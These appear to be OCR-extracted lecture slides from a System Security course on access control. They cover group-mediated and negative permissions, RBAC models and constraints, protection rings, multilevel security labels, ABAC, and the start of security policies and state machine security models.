


Figure 5.6 in [G11]: Groups serve as an intermediate access control layer

- All access permissions can be mediated through group membership
- For example: user u2 can access object o1 (being in group g1) and object o6 (being in group g2)





Figure 5.7 in [G11]: Access Control with Negative Permissions

- Notice the negative permission.
- A negative permission is an entry in an access control structure that specifies the access operations a user is not allowed to perform
- There is a conflict in the policies associated with s_1.
  - There would need to be a reference monitor policy to resolve this conflict.

Privileges : action grouping

- Privileges can be viewed as intermediate between subjects and actions or operations.
  - A subject is assigned privileges that allow the subject to execute certain operations, probably on certain objects.
  - Typically, privileges are associated with OS functions and relate to activities like system administration, or network access.



Role based access: An example

- In a banking environment there are several appropriate roles: Teller, Branch Manager, Customer, System Administrator, Auditor.
- A **Teller** has permission to modify a customer account with a deposit, carry out withdrawal transactions up to a specified limit, and query all account log entries.
- A **Branch Manager** has the same permissions as a teller but can also create and terminate accounts.

- A **Customer** is allowed to query the account log for his/her own account.
- A **System Administrator** can query all system log entries, activate/deactivate the system, but cannot read or modify customer account information.
- An **Auditor** can read any data in the system but modify nothing.

Role-based access cont

- Assign access rights to roles instead of individual users.
- Users are assigned to different roles.
  - A single user may be assigned multiple roles.
  - Multiple users may be assigned to a single role.




Figure 4.6 in [SB18]: Users, Roles, and Resources

ACM for RBAC

	R_1	R_2	• • •	R_n
U_1	✕			
U_2	✕			
U_3		✕		✕
U_4				✕
U_5				✕
U_6				✕
• • •				
U_m	✕			


		OBJECTS							
		R_1	R_2	R_n	F_1	F_2	P_1	P_2	D_1	D_2
ROLES	R_1	control	owner	owner control	read *	read owner	wakeup	wakeup	seek	owner
	R_2		control		write *	execute			owner	seek *
	• • •									
	R_n			control		write	stop			

Figure 4.7 Access Control Matrix Representation of RBAC

- RBAC implements **principle of least privilege**:
  - Each role should contain minimum set of access rights needed for that role
  - A users is assigned to a role that enables him/her to perform only what is required for that role.
  - Multiple users assigned to the same role enjoy the same minimal set of access rights.

RBAC Models

- There are four models that are related to each other.



(a) Relationship among RBAC models

Table 4.4 **Scope RBAC Models**

Models	Hierarchies	Constraints
$RBAC_0$	No	No
$RBAC_1$	Yes	No
$RBAC_2$	No	Yes
$RBAC_3$	Yes	Yes

Figure 4.8 in [SB18]

$RBAC_1$

- Role hierarchies:
  - Can reflect the hierarchical structure of roles in an organization.
  - Makes use of the concept of inheritance.





Figure 4.9 Example of Role Hierarchy

$RBAC_2$

- Constraints: mutually exclusive roles, cardinality, and prerequisite roles.
- **Mutually exclusive roles:**
  - A user can only be assigned to one role in the set (either during a session or statically).
  - Any permission (access right) can be granted to only one role in the set.
- **Cardinality:** set a maximum number with respect to roles.
  - Maximum number of users for a given role.
  - Maximum number of roles for a given user.
  - Maximum number of roles for a permission.
- **Prerequisite:** a user can only be assigned to a particular role if if it is already assigned to some other specified role.

Protection rings

- Each subject or each object is assigned a number depending on its importance.
  - For an OS, it could be:
    - 0: OS kernel.
    - 1: OS.
    - 2: Utilities.
    - 3: User processes.
  - The numbers are compared to make decisions about access control.
  - Unix, Intel processors, etc. adopt this method.



Multilevel access control

- Protection rings are a special case of multilevel.
- The numbers are generalized into **security labels**.
- Subjects and objects have these security labels assignment to them, possibly using the same name but generally with different meanings.
- For subjects the labels correspond to clearances.
  - Think of every user having a clearance.
- For objects the labels correspond to classifications or sensitivity.
- The access relationship between security labels of the two types are governed by a series of rules.
- Multilevel/multilayer models are also referred to as *data flow models* → This is somewhat restrictive.

- A **Security label** is a set of information security attributes bound to an object or a subject.
  - The most common use is in supporting multilevel access control policies.
- When a subject makes an access request, a label is generated and attached to the request, by a trusted process.
  - Each object has a label bound to it, identifying it with a classification level.
- To process a request, a security server in the object environment compares the request label with the object label and applies policy rules, such as the Bell-LaPadula rules, to decide whether to grant or deny access.
  - We will talk about this later.

- Labels generated in one security domain may or may not be significant in another domain:
  - Consider, for example, labels of identical format in two different organizations or in parts of a single organization.
  - Information classified as confidential in the first organization, or part thereof, should generally not be disclosed to the persons with confidential clearance in the other organization, or other part thereof.
  - Access control models taking into account “horizontal” structures are referred to as multi-lateral, more on this later.

Multilevel policies: An example

- We need to describe whether a particular attempted action will be allowed as a function of the relevant labels, using policies.
- Example:
  - Labels: Our sensitivity levels are

    Top secret
    Secret
    Confidential
    Unclassified
  - Policy: An object can only be accessed by a subject with a clearance level as high as the object classification.
    - This is somewhat vague … we will look at BLP very soon and this will be clarified.

Attribute-based Access Control (ABAC)

- This is a relatively new approach to access control.
- In this approach we can construct more complex authorisation statements based on attributes associated with subjects, objects, operations, and the environment.
  - It doesn’t have the subject focus on RBAC.
- The flexibility is it’s upside, the performance cost, checks per access, it’s downside.

ABAC elements

- **Attributes**: Defined for entities.
- **Policy Model**: Defines the policies – so the rules and relationships for governing what's allowed and what's disallowed.
- **Architecture**: This is the infrastructure used to manage requests, at the policy and enforcement levels, and carry out the interactions with the sources of attributes.

Type of ABAC Attributes

- Attributes are characteristics defining specific aspects.
- Subject attributes:
  - Define identity and characteristics of the subject.
  - Examples: Name, age, job title, roles, …
- Object attributes:
  - As above but for an object.
  - Examples: File name, file title, creation date, …
- Environment attributes:
  - Largely only lightly used.
  - Examples: Date, time, attacker activity,…

ABAC Logical Architecture

1. A subject requests to an object
2. The access control mechanism is governed by a set of rules (2a) that are defined by a preconfigured access control policy to determine authorisation.
3. Allow/deny access.




Figure 4.10 in [SB18]

CSCI262 : System Security

Week 4: Access Control 2

Schedule

- Security Model
- Confidential Policies
- Integrity Policies
- Hybrid Policies

Security Policies

- A **security policy** is a statement that partitions the states of the system into a set of **authorised**, or **secure**, states and a set of **unauthorised**, or **nonsecure**, states.
- A **secure system** is a system that starts in an authorised state and cannot enter an unauthorised state.
- Example: (from [B18])
  - Authorised state set $\{s_1,s_2\}$
  - Unauthorised state set $\{s_3,s_4\}$
  - The system is not secure




Figure 4-1 in [B18]

Security model

- A **security model** is a precise representation of the security requirements (security policy).
- Characteristics:
  - Simple and abstract.
  - Precise and unambiguous.
  - Generic.
    - Deals with security properties.
    - Does not unduly constrain system functions or implementation details.
- In state machine representations, we:
  - Describe the system as an abstract mathematical state machine.
  - Represent the state of the machine using state variables.
  - Describe how variables, and thus the state, changes using transition functions.

Traditional Security Models

- System : <Subjects, Objects>

- Subjects : Active Entities
  : Users, Processes

- Objects : Passive Entities
  : Files, Records


- Security Relevant State Variables:
  <Subjects, Objects, Security Attributes>

State machine based security model

To prove security of a particular state machine based system we use the following procedure:

1. Define appropriate state variables.
   - State relationships between them.
2. Define conditions for a secure state:
   - This includes the relationships between values of state variables that must be maintained during state transitions.
   - These are security constraints.
3. Define state transition functions:
   - Define the mechanisms by which state variables can change.

